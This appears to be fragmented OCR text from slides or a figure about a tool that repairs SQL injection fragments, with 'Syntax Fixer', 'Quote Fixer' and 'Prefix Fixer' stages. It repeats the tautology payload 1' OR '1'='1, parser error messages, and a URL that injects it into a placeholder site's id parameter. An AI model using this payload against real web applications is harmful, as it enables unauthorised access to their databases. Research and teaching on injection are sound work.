
```
'1' OR '1'='1
```

```
error: line 1 column 1 near " or '1' = '1"
```

```
'1' OR '1'='1'
```

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



1' OR '1'='1

error: line 1 column 1 near "1' or '1' = '1"

'1' OR '1'='1

error: line 1 column 1 near " or '1' = '1"


'1' OR '1'='1'

Quote Fixer

Prefix Fixer

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



1' OR '1'='1


error: line 1 column 1 near '' or '1' = '1''

'1' OR '1'='1'

SELECT ... WHERE ... = '1' OR '1'='1'

Steps

① Make the fragment back to a complete but artificial statement and fix syntax errors on-the-fly via “Syntax Fixer”



Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1

```
1' OR '1'='1
```

error: line 1 column 1 near "1' or '1' = '1"

```
'1' OR '1'='1
```

